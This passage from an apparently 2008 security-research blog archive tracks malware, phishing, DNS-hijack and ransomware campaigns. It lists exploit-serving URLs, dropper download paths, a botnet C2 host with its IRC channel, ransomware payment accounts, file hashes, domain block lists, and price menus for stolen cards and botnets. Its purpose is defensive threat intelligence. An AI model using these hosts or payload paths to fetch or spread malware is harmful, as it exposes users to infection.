detection rate is 1/32 (3.13 %) and is detected as Mal/Psyme-A. Approximately, 8,900 sites have been affected.

1. <http://ddanchev.blogspot.com/2008/05/malware-domains-used-in-sql-injection.html>

2. <http://blogs.zdnet.com/security/?p=1122>

976



Asprox Phishing Campaigns Dominated in April (2008-05-27 12:50)

According to [1]the latest report from the Phishtank, a great resource for OSINT data, five IPs were hosting 6547

phishing campaigns in April, all of which are courtesy of the Asprox botnet, a botnet that despite being actively

sending phishing emails for the last couple of months, received more publicity for its introduction of SQL injection

*capabilities, like the ones I've assessed in a previous post.
The IPs in question :*

212.174.25.241

62.233.145.45

218.92.205.246

85.105.182.6

212.0.85.6

*Where's the connection? It's in the historical domains that
used to respond to the IPs, in the Asprox case, a*

*great deal of the original domain names used a couple of
months ago are still in a fast-flux and further expose and*

*connection between these IPs and Asprox. For instance,
62.233.145.45 ,*

is known to have been hosting

*xml52.com ; www5.yahoo.american-greeting.ca.xml52.com ;
yahoo.americangreeting.ca.www05.net ; bendigob-*

*ank.com.au.tampost5.ws ; among the domains used in some
of the previous phishing domains. The rest of the*

*IPs are also known to have participated in the fast-flux, and
therefore, as long as they remain using some of their*

977

*old domains, and fast-flux them in a way that can be
compared to the data from previous months, monitoring the*

prevalence of Asprox phishing campaigns and making the connection between a phishing campaign and the botnet, would remain easy to do.

Related posts:

[2]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

[3]Inside a Botnet's Phishing Activities

[4]Fake Yahoo Greetings Malware Campaign Circulating

[5]Phishing Emails Generating Botnet Scaling

1. <http://www.phishtank.com/stats/2008/04/>
2. <http://blogs.zdnet.com/security/?p=1122>
3. <http://ddanchev.blogspot.com/2008/02/inside-botnets-phishing-activities.html>
4. <http://ddanchev.blogspot.com/2008/04/fake-yahoo-greetings-malware-campaign.html>
5. <http://ddanchev.blogspot.com/2008/04/phishing-emails-generating-botnet.html>



Malware Attack Exploiting Flash Zero Day Vulnerability (2008-05-27 22:37)

It's been a while [1]since we've last witnessed malware attacks using zero day vulnerabilities, and the latest one

exploiting a zero day in Adobe's flash player is definitely worth assessing. The current malware attack has been traced back to Chinese blackhats, who are using a zero day to infect users with password stealers, moreover, one of the

domains serving the Adobe zero day has been sharing the same IP with four of the malware domains in the recent

waves of [2]massive SQL injection attacks, indicating this incident and the previous ones are connected. [3]According to Symantec :

" Preliminary investigation suggests that the DeepSight honeynet may also have captured this attack. We are

looking into this further. Currently two Chinese sites are known to be hosting ex

ploits for this flaw: wuqing17173.cn and woai117.cn . The sites appear to be exploiting the same flaw, but are using

different payloads. At the moment these domains do not appear

to be resolving, but they may come back in the future. Network administrators are advised to blacklist these domains

to prevent clients from inadvertently being redirected to them. Avoid browsing to untrustworthy sites. Also, consider disabling Flash or use some sort of script-blocking mechanism, such as NoScript for Firefox, to explicitly allow SWFs to run only on trusted sites. "

979



The Internet Storm Center also [4]made an announcement and assessed a [5]malware domain that was using the exploits in this case play0nlnie.com (125.46.104.172), next to [6]Adobe's Product Security Inci[7]dent Response Team (PSIRT) original announcement of the vulnerability. What about the original hosting sites for this exploits? Are they still active and serving it, what are the detection rates of the exploits and the malware served, and are there any other domains that should be blocked, also responding to the same IPs.

Let's assess the campaign using the [8]Adobe Flash Player SWF File Unspecified Remote Code Execution Vul-

nerability. At count18.wuqing17173.cn/click.aspx.php (58.215.87.11) the end user is receiving a look looks like a 404

error message, however, within the 404 message there's a great deal of information exposing the exploits location

and participation domains, which you can see attached in the screenshot above. In between several obfuscations

we are finally able to locate the exploits serving host, as there are multiple exploits this particular campaign is taking advantage of, in between the Adobe Flash Player one :

Onovel.com /real.js

Onovel.com /rl.htm

Onovel.com /lz.htm

Onovel.com /bf.htm

Onovel.com /xl.htm

Onovel.com /flash.swf

Onovel.com /flash1.swf

980



Let's get back to the second domain which is not returning a valid 403 error forbidden message, woai117.cn

(221.206.20.145) which has also been sharing the same IP with kisswow.com.cn ; qiqi111.cn ; ririwow.cn ;

wowgm1.cn , among the domains used in [9]the ongoing SQL injection attacks. Once the binary located at

woai117.cn /bak.exe was obtained and sandboxed, it tried to download more malware by accessing woai117.cn

/kiss.txt with the following binaries already obtained, analyzed and distributed among AV vendors :

117276.cn /1.exe

117276.cn /2.exe

117276.cn /3.exe

woai117.cn /bing.exe

Detection rates for the exploit, the obfuscations and the malware binaries obtained :

Sample obfuscation

Scanners result : 3/32 (9.38 %)

F-Secure - Exploit.JS.Agent.oa

GData - Exploit.JS.Agent.oa

Kaspersky - Exploit.JS.Agent.oa

File size: 35767 bytes

981

MD5...: 11d2b82a35cd37560673680f25571bac

SHA1...: 687066c90bb44fee574f2763041ee80dfec4d5bf

A sample flash file with the exploit

Scanners result : 2/32 (6.25 %)

eSafe - SWF.Exploit

Symantec - Downloader.Swif.C

File size: 846 bytes

MD5...: 1222bf4627894cb88142236481680d03

SHA1...: bbf59d9e6610e6f982a7ce7fc9e9878ffd3bfe70

The malware served

Scanners result : 18/32 (56.25 %)

*MemScan:Win32.Worm.Otwycal.T; a variant of
Win32/AutoRun.NAD*

File size: 25229 bytes

MD5...: 6be5a7b11601f8cb06ebba08c063aa09

SHA1...: 95d266e2e04e27a923467f483c23818c38ebe19e

The password stealers

Scanners result : 19/32 (59.38 %)

*Trojan.PWS.OnLineGames.WOM;
Win32/TrojanDropper.Agent.NKK*

File size: 42268 bytes

SHA1...: 7dfd51e96269f8d53354dd4c028d0c9481ebf4c8

Scanners result : 13/32 (40.63 %)

*W32/Heuristic-159!Eldorado;
Suspicious:W32/Malware!Gemini*

File size: 108172 bytes

MD5...: a0383dd1571af5e2f104e1f7d6df7a67

SHA1...: be5b9b00ce9e378e545fa4f1e67160f20ba82ad2

Consider [10]blocking flash by using Flashblock for instance, until the issue is taken care of :

" Flashblock is an extension for the Mozilla, Firefox, and Netscape browsers that takes a pessimistic approach

to dealing with Macromedia Flash content on a webpage and blocks ALL Flash content from loading. It then leaves

placeholders on the webpage that allow you to click to download and then view the Flash content. "

It could have been worse, as "wasting a zero day exploit" affecting such ubiquitous player such as Adobe's

flash player for infecting the end users with a rather average password stealer is better, than having had the exploit leaked to others who would have have introduced their latest rootkits and banker malware.

UPDATE - 5/28/2008

Consider blocking the following domains currently serving the malicious flash files :

982

tongji123.org

bb.wudiliuliang.com

user1.12-26.net

user1.12-27.net

ageofconans.net

lkjrc.cn

psp1111.cn

zuoyouweinan.com

user1.isee080.net

guccime.net

woai117.cn

wuqing17173.cn

dota11.cn

play0nlhie.com

Onovel.com

UPDATE - 5/29/2008

[11]Zero day or no zero day?

It appears that th

e exploit used in this campaign is an already known one, namely [12] CVE-2007-0071

,

and this has since been verified by multiple parties who were assessing the incident. Some related comments :

983

[13]Flaw Watch: Why Adobe Flash Attacks Matter

"

Thursday, however, Symantec backtracked after Adobe released a statement denying that the matter concerned a

new flaw. In a progress report posted to the official Adobe PSIRT blog , David Lenoë said the exploit "appears to be taking advantage of a known vulnerability, reported by Mark Dowd of the ISS X-Force and wushi of team509, that

was resolved in Flash Player 9.0.124.0." In an update to that blog entry, he said Symantec had confirmed that all versions of Flash Player 9.0.124.0 are not vulnerable to the exploits. Symantec Senior Researcher Ben Greenbaum

acknowledged the flaw was previously known and patched by Adobe April 8, though the Linux version of Adobe's

stand-alone Flash Player version 9.0.124 was indeed vulnerable to the attack. "

[14]Potential Flash Player issue - update

" We've just gotten confirmation from Symantec that all versions of Flash Player 9.0.124.0 are not vulnerable to these exploits. Again, we strongly encourage everyone to download and install the latest Flash Player update, 9.0.124.0. To verify the Adobe Flash Player version number, access the About Flash Player page, or right-click on Flash content and select "About Adobe (or Macromedia) Flash Player" from the menu. Customers using multiple browsers are advised

to perform the check for each browser installed on their system and update if necessary. Thanks to Symantec for

working very closely with us over the last 2 days to confirm that this is not a zero-day issue, and to Mark Dowd and

wushi for originally reporting this issue. "

[15]More information on recent Flash Player exploit

" This is not a zero-day exploit. Despite various reports that have been circulating, the Flash Player Standalone 9.0.124.0 and Linux Player 9.0.124.0 are NOT vulnerable to the exploits discussed in conjunction with the previously

disclosed vulnerability Symantec posted on 5/27/08. Symantec originally believed this to be a zero-day, unpatched

vulnerability, but as their latest update on their Threatcon page indicates, they have now confirmed this issue does

not affect any versions of Flash Player 9.0.124.0. "

[16]Followup to Flash/swf stories

" On closer examination, this does not appear to be a "0-day exploit". Symantec has updated their threatcon info, as well. We have yet to see one of these that succeeds against the current version (9.0.124.0), if you find one that does, please let us know via the contact page. "

Why was the possibility of finding one that succeeds against the current version of Flash considered in ISC's

post? Because with no samples distributed by Symantec verifying the zero day, the way the exploit serving flash

files were generated at the malicious domains on a version basis (WIN %209,0,115,0ie.swf for instance), and with

everyone trying to figure it out in order to obtain the malicious flash file for the latest version in order to verify its

zero day state, this timeframe resulted in the delay of assessing the real situation.

1. <http://ddanchev.blogspot.com/2008/02/malicious-advertising-malvertising.html>
2. <http://ddanchev.blogspot.com/2008/05/malware-domains-used-in-sql-injection.html>
3. http://www.symantec.com/security_response/threatcon/index.jsp
4. <http://isc.sans.org/diary.html?storyid=4465>
5. <http://isc.sans.org/diary.html?storyid=4468>
6. http://blogs.adobe.com/psirt/2008/05/potential_flash_player_issue.html
7. http://blogs.adobe.com/psirt/2008/05/potential_flash_player_issue.html
8. <http://www.securityfocus.com/bid/29386>
9. <http://ddanchev.blogspot.com/2008/05/malware-domains-used-in-sql-injection.html>
10. <http://flashblock.mozdev.org/>
11. <http://osvdb.org/blog/?p=246>
12. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=2007-0071>

13.

http://www.csoonline.com/article/374013/Flaw_Watch_Why_Adobe_Flash_Attacks_Matter

984

14.

http://blogs.adobe.com/psirt/2008/05/potential_flash_player_issue_u_1.html

15.

http://blogs.adobe.com/psirt/2008/05/more_information_on_recent fla.html

16. <http://isc.sans.org/diary.html?storyid=4474>

985



Comcast.net not Hacked, DNS Records Hijacked (2008-05-30 13:31)

Two days ago in a show off move, the [1]Kryogenics team managed to [2]change the DNS records of Comcast.net,

and consequently, redirect traffic to third-party servers, which in this incident only served a defaced-looking like

page, and denied email services to Comcast's millions of email users for a period of three hours.

The message they appear to have left at the first place, is actually hosted on third-party servers and reads

:

" KRYOGENIKS EBK and DEFIANT RoXed COMCAST sHouTz To VIRUS Warlock elul21 coll1er seven "

Comcast's changed whois records looked like this, and were restored to their original state approximately three hours later :

Administrative Contact:

Domain Registrations,

Comcast

986

kryogenicsdefiant@gmail.com

Defiant still raping 2k8 ebk

69 dick

tard lane

dildo room

PHILADELPHIA, PA 19103

US

4206661870 fax: 6664200187

The hacked page was loading from the following locations :

freewebs.com/buttpussy69

freewebs.com/kryogeniks911

defiants.net/hacked.html

[3]Comcast's comments :

" Last night users attempting to access Comcast.net were temporarily redirected to another site by an unauthorized person," he says. "While that issue has been resolved and customers have continued to have access to the Internet and email through services like Outlook, some customers are currently not able to access Comcast.net or Webmail."

Douglas says that network engineers continue to work on the issue. "We believe that our registration information at the vendor that registers the Comcast.net domain address was altered, which redirected the site, and is the root

cause of today's continued issues as well," he says. "We have alerted law enforcement authorities and are working in conjunction with them. "

[4]Network Solutions comments :

" Somebody was able to log into the account using the username and password. It was an unauthorized access,"

said spokeswoman Susan Wade. "It wasn't like somebody hacked into it. The Network Solutions account was not

hacked. "They ping us and say this is my domain and say, 'I'd like to reset my password,'" Wade said. "It could have been compromised through e-mail. They could have gotten it if they acted as the customer. We're not clear. "

"Pinging a domain registrar" has been around since the early days of the Internet, and it's obviously still possible to socially engineer one in 2008. A recently released ICANN advisory on the topic of [5]registrar impersonation phishing attacks provides a decent

overview of the threat, and in Comcast's case, I think someone

impersonated Comcast in front of Network Solutions compared to the other way around, namely someone phished

the person possessing the accounting data at Comcast, by making them think it's Network Solutions contacting

them.

With Comcast.net now back to normal

, the possibilities for abusing the redirected traffic given that the content was loading from web sites they

controlled are pretty evident. And despite that there are speculations [6]the hijack is courtesy of the BitTorrent supporters, in this case, the motivation behind this seem to have been to prove that it's possible .

UPDATE :

987

[7]An interview with the hijackers including a screenshot of the control panel for over 200 Comcast operated domains is available.

1. <http://www.scmagazineus.com/Justin-Timberlake-Hilary-Duff-Tila-Tequila-MySpace-profiles-compromised-to-impress-hacker-group/article/99727/>

2. <http://blogs.zdnet.com/security/?p=1213>
3. <http://www.dslreports.com/shownews/Comcast-Domain-Hacked-94826?nocomment=1>
4. <http://blog.wired.com/27bstroke6/2008/05/comcast-servers.html>
5. <http://blogs.zdnet.com/security/?p=1208>
6. <http://torrentfreak.com/comcast-hacked-in-bittorrent-throttling-packback-080529/>
7. <http://blog.wired.com/27bstroke6/2008/05/comcast-hijacke.html>

988



Storm Worm Hosting Pharmaceutical Scams (2008-05-30 21:05)

With Storm's [1]recent SQL injection and introduction of several new domains within, the very latest additions to their domain portfolio are the following domains (naturally in a fast-flux provided by already infected hosts) hosting pharmaceutical scams :

producemorning.com

pressrose.com

posestory.com

picturewe

st.com

lowsmell.com

catsharp.com

printlength.com

989



All of the domain's DNS entries are set to update every 2 minutes, meaning they every 2 minutes another 20 different

and infected IPs will be hosting the domains, which on the other hand logically have identical WHOIS entry records :

Administrative Contact:

WenFeng

NO.397,zhuquedadao street,xian

City,shanxi Province

xi an Shanxi 710061

CN

tel: 298 5228188

fax: 298 5393585

yayun22@163.com

990



It's also worth pointing out how they emphasize on the benefits of SSL based transactions, when none of the sites is supporting SSL, but is doing something a great number of phishers do - they've changed the favicon to a key lock looking one, since maintaining a SSL infrastructure on the infected hosts is both, unpragmatic, and a bit unnecessary if they social engineer the visitor :

" SSL Encryption or Https is a technique used to safeguard private information which is sent via Internet. To

prove the site's legitimacy, the SSL encryption uses a PKI (Public Key Infrastructure) - public/private key, to encrypt IDs, documents, or messages to securely transmit the information in the World Wide Web. In order to show that our

transmission is encrypted, most browsers will display a small icon that would look like a pad "lock" or a key and the URL begins with "https" instead of "http". SSL Encryption or https from a digital certification authority will helps the secure web site with confidential information on web. "

991



With pharma masters increasingly using [2]fast-flux to increase the survivability of their domains participating in affiliation based [3]pharmaceutical affiliate programs, Storm Worm is anything but lacking behind programs that

connect scammers and [4](infected) infrastructure providers.

Related posts:

[5]All You Need is Storm Worm's Love

[6]Social Engineering and Malware

[7]Storm Worm Switching Propagation Vectors

[8]Storm Worm's use of Dropped Domains

[9]Offensive Storm Worm Obfuscation

[10]Storm Worm's Fast Flux Networks

[11]Storm Worm's St. Valentine Campaign

[12]Storm Worm's DDoS Attitude

[13]Riders on the Storm Worm

[14]The Storm Worm Malware Back in the Game

1. <http://ddanchev.blogspot.com/2008/05/all-you-need-is-storm-worms-love.html>

2. <http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html>

3. <http://ddanchev.blogspot.com/2007/10/incentives-model-for-pharmaceutical.html>

4. http://www.trustedsource.org/TS?do=threats&subdo=storm_tracker

5. <http://ddanchev.blogspot.com/2008/05/all-you-need-is-storm-worms-love.html>
6. <http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html>
7. <http://ddanchev.blogspot.com/2007/02/storm-worm-switching-propagation.html>
8. <http://ddanchev.blogspot.com/2007/08/storm-worms-use-of-dropped-domains.html>
9. <http://ddanchev.blogspot.com/2007/08/offensive-storm-worm-obfuscation.html>
10. <http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html>
11. <http://ddanchev.blogspot.com/2008/01/storm-worms-st-valentine-campaign.html>
12. <http://ddanchev.blogspot.com/2007/09/storm-worms-ddos-attitude.html>
13. <http://ddanchev.blogspot.com/2007/12/riders-on-storm-worm.html>

992

14. <http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html>

993

2.6

June



U.K's Crime Reduction Portal Hosting Phishing Pages (2008-06-02 07:20)

Poste Italiane seems to have relocated to a brand new location online, in this case the U.K's Crime Re-

*duction Portal which is currently hosting a phishing page -
crimereduction.homeoffice.gov.uk/alcohol-*

orders/Archive070410/poste/cartepr

What's special about this incident is that it's becoming increasingly common to come across phishing sites that have

been [1]remotely-file-included or SQL injected at vulnerable sites. In ca you remember, [2]the Police Academy in India too, used to host phishing pages in the past. The irony in both cases is highly visible, and for good or bad, it's anecdotal cases like these that are supposed to build awareness on the adapting tactics phishers use nowadays - forwarding the

responsibility for hosting as well as managing a shadow infrastructure like this one for instance.

1. <http://ddanchev.blogspot.com/2008/04/phishing-tactics-evolving.html>

2. <http://www.f-secure.com/weblog/archives/00001289.html>



Price Discrimination in the Market for Stolen Credit Cards (2008-06-03 13:15)

What would be the price of a stolen credit card with an already verified balance, and based on what factors would the sellers come up with the price range? Depends on who you're buying the goods from. Continuing the discussion

on the [1]Underground Economy's Supply of Goods, the service I'll comment on in this post is among the countless

number of others offering stolen credit card numbers, however, in this one we have [2]a great example of price

discrimination compared to the majority of other propositions, emphasizing on a volume basis propositions - the

more you buy the cheaper it gets.

Let's go through this proposition differentiating itself on the basis of the balance available on a per bank basis

:

- Bank Of America/Between 2k - 50k/400 \$

- WellsFargo/Between 4k - 40k/300 \$

996

- Chase Bank/Between 2k - 30k/250 \$

- Citibank/Between 9k - 70k/300 \$

- Wachovia/Between 2k - 18k/275 \$

- Barclays/Any Balance/400 \$
- HSBC/Between 30k - 312k/400 \$ up to 100k=600 \$
- Halifax/Between 20k 180k/450 \$
- Nationwide/Between 15k - 230k/450 \$
- Lloyds TSB/Between 10k - 400k/600 \$

How they come up with these prices remains a subject to speculation, what's important to point out is that in

between the price discrimination used here on a good that in reality is a commodity good, is that they're cashing-in

on the high profit margins since when investing the time and efforts into stealing these credit card numbers through

banker malware infected PCs, they weren't even aware of what their ROI would be, consequently any price set would

be a profitable price outpacing the investments they've made into obtaining the accounting data.

We can also theoretically have the same seller making propositions on a volume basis, operating another site

this time targeting different marketing segment, where the site itself would have also been advertised to reach that

very segment. What he's enjoying is the overall lack of market transparency and the fact that it's not a daily practice for someone to come across sites selling stolen credit card details, which is where the first proposition would take

place. The second, the one on a volume basis, would be targeting the experienced identity thieves who never even consider spending so much money on a good that they come across to, and have good understanding of the market,

thus, know where to find bargain deals for it.

Who's supplying the bargain deals anyway, and how are the bargain deals affecting the behavior of the expe-

rienced sellers in the market? New market entrants that suddenly managed to get hold of huge amounts of

stolen credit cards, consciously or subconsciously introduce [3]penetration pricing in the market. Basically, they

are aware of several services and their prices they charge for the goods offered, so on the basis of these prices

they start to on purposely undercutting them in order to achieve the necessary growth during the introduction period.

With the ever decreasing cost required to conduct cybercrime, any investment made would automatically re-

sult in a positive return on investment. Moreover, for the time being, there's no way we can even consider talking

about the average price for a stolen credit card number, as everyone is playing by their own rules, with only a few

exceptions using basic market principles. So if you even come across an article or a report stating that the price of a certain good is the specific amount of money pointed out,

don't take the number of granted, as this is just one of the many such services and propositions the researchers came across to, not the average.

Ironically, just like you have publicly available backdoored versions of Mpack and Icepack aiming to trick the

average script kiddies into providing those who backdoored the kits with the opportunity to hijack their successful

campaigns, that's of course next to the backdoored phishing pages released in the very same fashion, we also have

scammers trying to scam other scammers by pitching the stolen credit cards and never "delivering the goods".

997

1. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>

2. http://en.wikipedia.org/wiki/Price_discrimination

3. http://en.wikipedia.org/wiki/Penetration_pricing

998



Blackhat SEO Redirects to Malware and Rogue Software (2008-06-05 13:38)

A black SEO farm with built-in redirection to a multitude of sites serving rogue codecs (Zlob malware variants) and

[1]fake security software phoning back to [2]UkrTeleGroup Ltd's network - could it get even more interesting? Of

course, as the current state of Zlob malware serving tactics can be separated in two distinct groups, those abusing

the [3]"sort of" zero day Flash exploit, as the currently [4]active SQL injection attacks are all taking advantage of it, and those still relying on plain simple redirect to multimedia sites requiring you to install the fake codec.

999



While tracking down the [5]massive blackhat SEO poisoning campaigns that took place in March, 2008, as well as

the countless number of embedded/injected malware campaigns targeting high profile sites that we've been seeing

recently, it's becoming increasingly common to come across a repeating malicious pattern. Basically, a [6]domain

portfolio of typosquatted domains looking like legitimate codec sites is created, several bogus video, mostly p0rn

related sites with no content start acting as a frontend to the codecs, where traffic is driven through blackhat SEO

doorways. Moreover, rogue codec sites are increasing because the templates for the p0rn and codec sites are turning

into a commodity, just like phishing pages and DIY phishing page generators lowering down the entry barriers into

these practices.

1000



Let's assess a sample redirection doorway, a visualization and sample traffic of which you can see in the attached

*screenshots. At **porntubedirect.info** we have a fake counter **porntubedirect.info/stat/count.php** loading the redirection script from **216.240.139.234/sutra/in.cgi?3** which is a javascript serving a different site on-the-fly, courtesy of a well known blackhat SEO campaign tool. The output of this redirection is a new domain serving Zlob variants in the*

form of fake codecs hosted under the following domains :

antivirus-scanonline.com

indafuckfuck.com

newcontents2008.com

avwav.com

anykindclips.com

dirtyxxxvids.com

clipsmachines.com

thesoft-portal-08.com

1001

Sample detecton rates for the codecs obtained :

Scanners Result: 8/32 (25 %)

W32/PolyZlob!tr.dldr; Trojan:Win32/Tibs.gen!lds

File size: 119296 bytes

MD5...: dc5538af557cb4c311cb86d6574400ba

SHA1...: 5cf1602db8c4fdd3c5ac5101e5a6c5daa77f5ff1

Scanners Result: 6/32 (18.75 %)

*Trojan-Downloader.Win32.FraudLoad.axa;
Trojan.Dldr.FraudLoad.axa*

File size: 60416 bytes

MD5...: 14938bfe35128687e05f7f8ccbd29c7d

SHA1...: cf651e959fff945c9659321e79ba2788062b721d

Scanners Result: 14/32 (43.75 %)

*Trojan-Downloader.Win32.Zlob.lps;
TrojanDownloader:Win32/Zlob.IB*

File size: 18432 bytes

MD5...: 9b3bbcd4549970a92eb1b11c46a451bb

SHA1...: 679508aba4e547935d5e4104a735c754b40de49e

Scanners Result: 18/32 (56.25 %)

*Trojan-Downloader.Win32.Delf.ilx;
TrojanDownloader:Win32/Chengtot.A*

File size: 91683 bytes

MD5...: 727e3f353281229128fdb1728d6ef345

SHA1...: 3f9c9000b273e8bf75db322382fbaabf333faf26

Once we've managed to obtain several of the fake codec domains, passive DNS monitoring and using third-party tools

helps us expose a huge portfolio of rogue domains such as :

1002



funfuckporn.com

musicpo

rtalfree.com

online-dvdrip.com

widget-porn.com

gt-funny.com

gt-movies.com

gt-stars.com

hot-sextube.com

hot-pornotube-2008.com

hot-pornotube08.com

hotpornotube08.com

porn-youtube-08.org

1003

uriy.org

sextube20008.com

streamxxxvideo.com

xxxgirlsgirls.com

porno-tube20008.com

2008adultstreamportal2008.com

2008adults2008.com

adult18tube2008.com

sextube18adult.com

all-videos-home.com

adultstreamportal2008.com

onlinestreamvide.com

adultvideos4all.com

sex18tube2008.com

adultxx-18.com

mymediasex.com

ladyxxxworld.com

adultstreamportal.com

young-girls-board.com

porn-youtube08.net

adultfreemarket.info

adult-codec08.com

adult-tubecodec08.com

adult-tubecodec2008.com

adulthot-codec08.com

adulthot-tubecodec2008.com

hot-tubecodec20.com

1004



media-tubecodec2008.com

porn-tubecodec20.com

hot-sextubecodec.com

sexporntubecodec14.com

sexporntubecodec32.com

sexporntubecodec77.com

sexporntubecodec98.com

adult-codec08.com

adult-codec2008.com

adult-tubecodec08.com

adult-tubecodec2008.com

adulthot-codec08.com

adulthot-codec20008.com

1005

adulthot-codec2008.com

adulthotcodec032008.com

adulthotcodec072008.com

adulthotcodec092008.com

adulthotcodec29018.com

adulthotcodec29098.com

adulthotcodec2008.com

media-tubecodec2008.com

sexhotcodec09.com

sexhotcodec1.com

sexhotcodec11.com

sexhotcodec12.com

sexhotcodec90.com

thehotcodec21.com

thehotcodecgt.com

thehotcodechq.com

thehotcodeclk.com

thehotcodecrt.com

thehotcodecxx.com

thehotcodeczz.com

What you see is not always what you get online, however, the infrastructure providers in the majority of malware campaigns tend to remain the same.

1. <http://ddanchev.blogspot.com/2008/05/got-your-xpshield-up-and-running.html>
2. <http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html>
3. <http://ddanchev.blogspot.com/2008/05/malware-attack-exploiting-flash-zero.html>
4. <http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html>
5. <http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html>
6. <http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html>

1006



Using Market Forces to Disrupt Botnets (2008-06-09 10:53)

There's never been a shortage of radical approaches for[1] disrupting the most successful botnets, but a surplus of

ethics on behalf on researchers as well as a lack of an internationally implemented legislation on who, how and when

should be given a mandate to do so.

Basically, country A doesn't really want country B's security researchers messing up with the infected hosts in

the country citing cyber espionage fears, despite that the researchers' intentions remain purely the result of their

capabilities to make an impact. And self-regulation in times when the average Internet user wants her Web 2.0

experience, and doesn't really feel comfortable trying to understand what the latest SQL injection has to do with,

is so unpragmatic that it makes me wonder why is everyone so obsessed in trying to measure how many PCs are

malware infected out of a given number. In reality, what should be measured in order to emphasize on the degree

of which malware introduced by multiple parties is managing to infect a PC, is with how many different instances of

malware is a single PCs infected in a particular moment of time. Now, go perform a forensics audit on a PC which

on behalf of the over ten different pieces of malware, is responsible for fraudulent Ebanking transactions, hosting of phishing pages, participating in fast-flux networks that were once serving scams and the next time live exploit URLs, a daily reality for a countless number of forensics experts.

How could market forces be used to disrupt botnets anyway, and how relevant would this approach be in a real-life situation? As every other [2]underground market proposition, buying botnets is no different than buying stolen credit cards, as long as you have multiple propositions to take into consideration, where the price ranges

often vary over 100 % between the offers. With the [3]increasing supply of botnets for sale, and degree of price differentiation, a certain country can easily buy direct access to [4]request a botnet on demand with infected hosts

1007



within the country only and do whatever they want with them - in this case perhaps fortify and patch the host, upon

forwarding it to the several online malware scanners to ensure they won't have to rebuy access to it again. Security

radicalization like in this case, is an often misinterpreted term which when applied in a free market economy can

ruin a lot of, perhaps, broken business models, but will also contribute to the development of new market segments.

Hand me the botnet menu, please :

For instance, 1000 bots go for \$25 bucks, there are however propositions offering 10,000 bots for \$50 bucks,

theoretically, as there's always the suspicion that they won't deliver the goods and you'll end up with a situation

where scammers scam the scammers, for \$1000 you can buy a 100k infected PCs, and for another \$100,000 a million

infected PCs. So what? Well, establishing a task force to periodically purchase already infected PCs and disinfecting them, of course, in a opt-in fashion on behalf of the end users in order to please the paper tigers, stating that if their government can magically help them fight malware, they're interested, is one of the many ways market forces could

be used to directly mess up with the oversupply of botnets for sale.

The question is perhaps not how realistic this is since both the service and the direct contact approach are

there, but how important such a perspective is for anything cybercrime at the bottom line, since cybercrime has long

stopped increasing, it's basically reaching a stage beyond efficiency and turning into an easily outsourceable process, with the lowest entry barriers to participate in it ever.

1. <http://honeyblog.org/archives/172-Polluting-Storm.html>

2. <http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html>

3. <http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html>

4. <http://ddanchev.blogspot.com/2008/03/loadscs-ddos-for-hire-service.html>

1008



Who's Behind the GPcode Ransomware? (2008-06-10 10:38)

So, the ultimate question - [1]who's behind the GPcode ransomware? It's Russian teens with pimples, using E-gold

and Liberty Reserve accounts, running three different GPcode campaigns, two of which request either \$100 or \$200

for the decryptor, and communicating from Chinese IPs. Here are all the details regarding the emails they use, the

email responses they sent back, the currency accounts, as well their most recent IPs used in the communication :

Emails used by the GPcode authors where the infected victims are supposed to contact them :

content715@yahoo.com

saveinfo89@yahoo.com

cipher4000@yahoo.com

decrypt482@yahoo.com

Virtual currency accounts used by the malware authors :

Liberty Reserve - account U6890784

E-Gold - account - 5431725

E-Gold - account - 5437838

Sample response email :

" Next, you should send \$100 to Liberty Reserve account U6890784 or E-Gold account 5431725 (www.e-gold.com) To buy E-currency you may use exchange service, see or any other.

In the transfer description specify your e-mail. After receive your payment, we send decryptor to your e-mail. For

check our guarantee you may send us one any encrypted file (with cipher key, specified in any !_READ_ME_!.txt file, being in the directorys with the encrypted files). We decrypt it and send to you originally decrypted file.

Best Regards,

1009

Daniel Robertson "

Second sample response email this time requesting \$200 :

" The price of decryptor is 200 USD. For payment you may use one of following variants: 1. Payment to E-Gold

account 5437838 (www.e-gold.com). 2. Payment to Liberty Reserve account U6890784 (www.libertyreserve.com). 3.

If you do not make one of this variants, contact us for decision it. For check our guarantee you may send us ONE any

encrypted file. We decrypt it and send to you originally decrypted file. For any questions contact us via e-mail.

Best regards.

Paul Dyke "

So, you've got two people responding back with copy and paste emails, each of them seeking a different

amount of money? Weird. The John Dow-ish Daniel Robertson is emailing from 58.38.8.211 (Liaoning Province

Network China Network Communications Group Corporation No.156,Fu-Xing-Men-Nei Street, Beijing 100031), and

Paul Dyke from 221.201.2.227 (Liaoning Province Network China Network Communications Group Corporation

No.156,Fu-Xing-Men-Nei Street, Beijing 100031), both Chinese IPs, despite that these campaigners are Russians.

Here are some comments I made regarding cryptoviral extortion two years ago - [2]Future Trends of Malware

(on page 11; and page 21), worth going through.

1. <http://blogs.zdnet.com/security/?p=1259>

2. <http://packetstormsecurity.org/papers/general/malware-trends.pdf>

1010



ImageShack Typosquatted to Serve Malware (2008-06-11 15:12)

This is ironic because you have one of the most popular image sharing sites typosquatted, and malware served

by copying ImageShack's directory structure, next to using spoofed image files which are the actual executables -

"[1]Fake ImageShack site serving malware, links distributed over IM"

*" The real ImageShack site is **imageshack.us** , however, the malware authors are impersonating ImageShack*

*and using **imageshaack.org***

(64.74.125.21) , in particular

***imageshaack.org/img/Picture275.jpg**, which is where the malware is. Once the user gets infected with the malware, Backdoor.Win32.SdBot.eiu in this case, the host joins an IRC channel where the botnet masters continue issuing*

commands for the campaign to spread "

Scanners Results : 14/32 (43.75 %)

Backdoor.Win32.SdBot.eiu; a variant of Win32/Injector.AV

File size: 31040 bytes

MD5...: eef33ca4036a5bf709f62098c55fb751

SHA1...: 5e7bdde09c760031c0a29cc0bb2ee2503aff3bf3

The malware then connects to simplythebest.mydyn.net:6532 (81.169.171.145) joining channel #99993333

